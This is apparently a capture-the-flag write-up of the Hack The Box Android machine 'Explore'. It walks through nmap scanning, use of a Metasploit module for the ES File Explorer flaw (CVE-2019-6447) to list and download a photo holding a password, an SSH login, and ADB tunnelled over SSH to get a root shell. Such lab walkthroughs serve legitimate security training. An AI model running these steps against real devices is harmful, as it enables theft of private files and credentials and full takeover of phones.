
title: Explore date: 2026-03-31 tags: ctf, hackthebox, Android, metasploit, CVE-2019-6447 excerpt: This port is used by by ES File Explorer file manger application. We can also see a known vulnerability for this application, in which an attacker is able to execute arbitrary commands to the host. searching the metasploit framework reveals a module for this vulnerability: cover: posts/images/explore/cover-gemini_generated_image_6rg2j56rg2j56rg2.png
Nmap
ech06➜  Explore  ᐅ  nmap 10.129.10.54 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 15:00 EAT
Nmap scan report for 10.129.10.54
Host is up (0.60s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
2222/tcp open     ssh     (protocol 2.0)
5555/tcp filtered freeciv
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port2222-TCP:V=7.94SVN%I=7%D=11/21%Time=673F20F3%P=x86_64-pc-linux-gnu%
SF:r(NULL,24,"SSH-2\.0-SSH\x20Server\x20-\x20Banana\x20Studio\r\n");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.36 seconds
Nmap reveals an SSH server running on port 2222, an HTTP service running on port 59777, and a filtered TCP service running on port 5555. Searching online for port 5555, we get the following as the first result

Most of the times port 5555 is used by ADB to allow users to communicate with an Android Device:
Initial foothold
As the port 5555 is filtered and it’s not possible to connect through adb we search online for port 59777 that reveals the following as a first result:

This port is used by by ES File Explorer file manger application. We can also see a known vulnerability for this application, in which an attacker is able to execute arbitrary commands to the host. searching the metasploit framework reveals a module for this vulnerability:
msf6 > search es file explorer

Matching Modules
================

   #   Name                                                                                       Disclosure Date  Rank       Check  Description
   -   ----                                                                                       ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/es_file_explorer_open_port                                          2019-01-16       normal     No     ES File Explorer Open Port
   1     \_ action: APPLAUNCH                                                                     .                .          .      Launch an app. ACTIONITEM required.
   2     \_ action: GETDEVICEINFO                                                                 .                .          .      Get device info
   3     \_ action: GETFILE                                                                       .                .          .      Get a file from the device. ACTIONITEM required.
   4     \_ action: LISTAPPS                                                                      .                .          .      List all the apps installed
   5     \_ action: LISTAPPSALL                                                                   .                .          .      List all the apps installed
   6     \_ action: LISTAPPSPHONE                                                                 .                .          .      List all the phone apps installed
   7     \_ action: LISTAPPSSDCARD                                                                .                .          .      List all the apk files stored on the sdcard
   8     \_ action: LISTAPPSSYSTEM                                                                .                .          .      List all the system apps installed
   9     \_ action: LISTAUDIOS                                                                    .                .          .      List all the audio files
   10    \_ action: LISTFILES                                                                     .                .          .      List all the files on the sdcard
   11    \_ action: LISTPICS                                                                      .                .          .      List all the pictures
   12    \_ action: LISTVIDEOS                                                                    .                .          .      List all the videos
Let’s use this module and then list its options:
msf6 > use 0
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                          s/using-metasploit.html
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host

Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info
Nest we set the RHOSTS parameter with the IP of the HOST and type exploit
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set RHOSTS 10.129.10.54
RHOSTS => 10.129.10.54
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit

[+] 10.129.10.54:59777   - Name: VMware Virtual Platform
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
This is succesful, The parameter action was set by default to GETDEVICEINFO and thus, the output shows some information about the device. Let’s list all the actions of this module
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

       Name            Description
       ----            -----------
       APPLAUNCH       Launch an app. ACTIONITEM required.
   =>  GETDEVICEINFO   Get device info
       GETFILE         Get a file from the device. ACTIONITEM required.
       LISTAPPS        List all the apps installed
       LISTAPPSALL     List all the apps installed
       LISTAPPSPHONE   List all the phone apps installed
       LISTAPPSSDCARD  List all the apk files stored on the sdcard
       LISTAPPSSYSTEM  List all the system apps installed
       LISTAUDIOS      List all the audio files
       LISTFILES       List all the files on the sdcard
       LISTPICS        List all the pictures
       LISTVIDEOS      List all the videos
Setting the action to LISTPICS, we get the following results
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTPICS
action => LISTPICS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit

[+] 10.129.10.54:59777
  concept.jpg (135.33 KB) - 4/21/21 02:38:08 AM: /storage/emulated/0/DCIM/concept.jpg
  anc.png (6.24 KB) - 4/21/21 02:37:50 AM: /storage/emulated/0/DCIM/anc.png
  creds.jpg (1.14 MB) - 4/21/21 02:38:18 AM: /storage/emulated/0/DCIM/creds.jpg
  224_anc.png (124.88 KB) - 4/21/21 02:37:21 AM: /storage/emulated/0/DCIM/224_anc.png

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
The instruction seems to list all the images stored in the DCIM directory of the phone. It is quite often for someone to take a picture of something in order to remember it. Let’s see the action to GETFILE and download the file creds.jpg
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/emulated/0/DCIM/creds.jpg
ACTIONITEM => /storage/emulated/0/DCIM/creds.jpg
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit

[+] 10.129.10.54:59777   - /storage/emulated/0/DCIM/creds.jpg saved to /home/xi/.msf4/loot/20241121154524_default_10.129.10.54_getFile_810885.jpg
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Next, we can open the image by using the image viewer feh .This looks like a notebook with the password Kr1sT!5h@Rp3xPl0r3! for the user kristi . Let's use these credentials and try to login via SSH on port 2222 that we found earlier
ech06➜  Explore  ᐅ  ssh -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 -oHostKeyAlgorithms=+ssh-rsa kristi@10.129.135.126 -p 2222
The authenticity of host '[10.129.135.126]:2222 ([10.129.135.126]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.135.126]:2222' (RSA) to the list of known hosts.
Password authentication
(kristi@10.129.135.126) Password:
:/ $
Privilege Escalation
Having access to the remote host over SSH we can execute the following command to ensure that the filtered port 5555 we found earlier, is running
/ $ ss -nltp
State       Recv-Q Send-Q Local Address:Port               Peer Address:Port
LISTEN      0      50           *:2222                     *:*                   users:(("ss",pid=13822,fd=64),("sh",pid=12245,fd=64),("droid.sshserver",pid=6046,fd=64))
LISTEN      0      8       [::ffff:127.0.0.1]:43439                    *:*
LISTEN      0      4            *:5555                     *:*
LISTEN      0      50     [::ffff:10.129.135.126]:45431                    *:*
LISTEN      0      10           *:42135                    *:*
LISTEN      0      50           *:59777                    *:*
Since the port 5555 is filtered and we can’t reach it remotely via adb . lets try to forward it via SSH and try again the following command in order to forward the port locally
ech06➜ Explore ᐅ ssh -L 5555:127.0.0.1:5555 -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 -oHostKeyAlgorithms=+ssh-rsa kristi@10.129.135.126 -p 2222
ech06➜  Explore  ᐅ  adb connect 127.0.0.1:5555
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 127.0.0.1:5555
Then we can type the following to get shell on the machine
ech06➜  Explore  ᐅ  adb shell
x86_64:/ $ su
:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
:/ #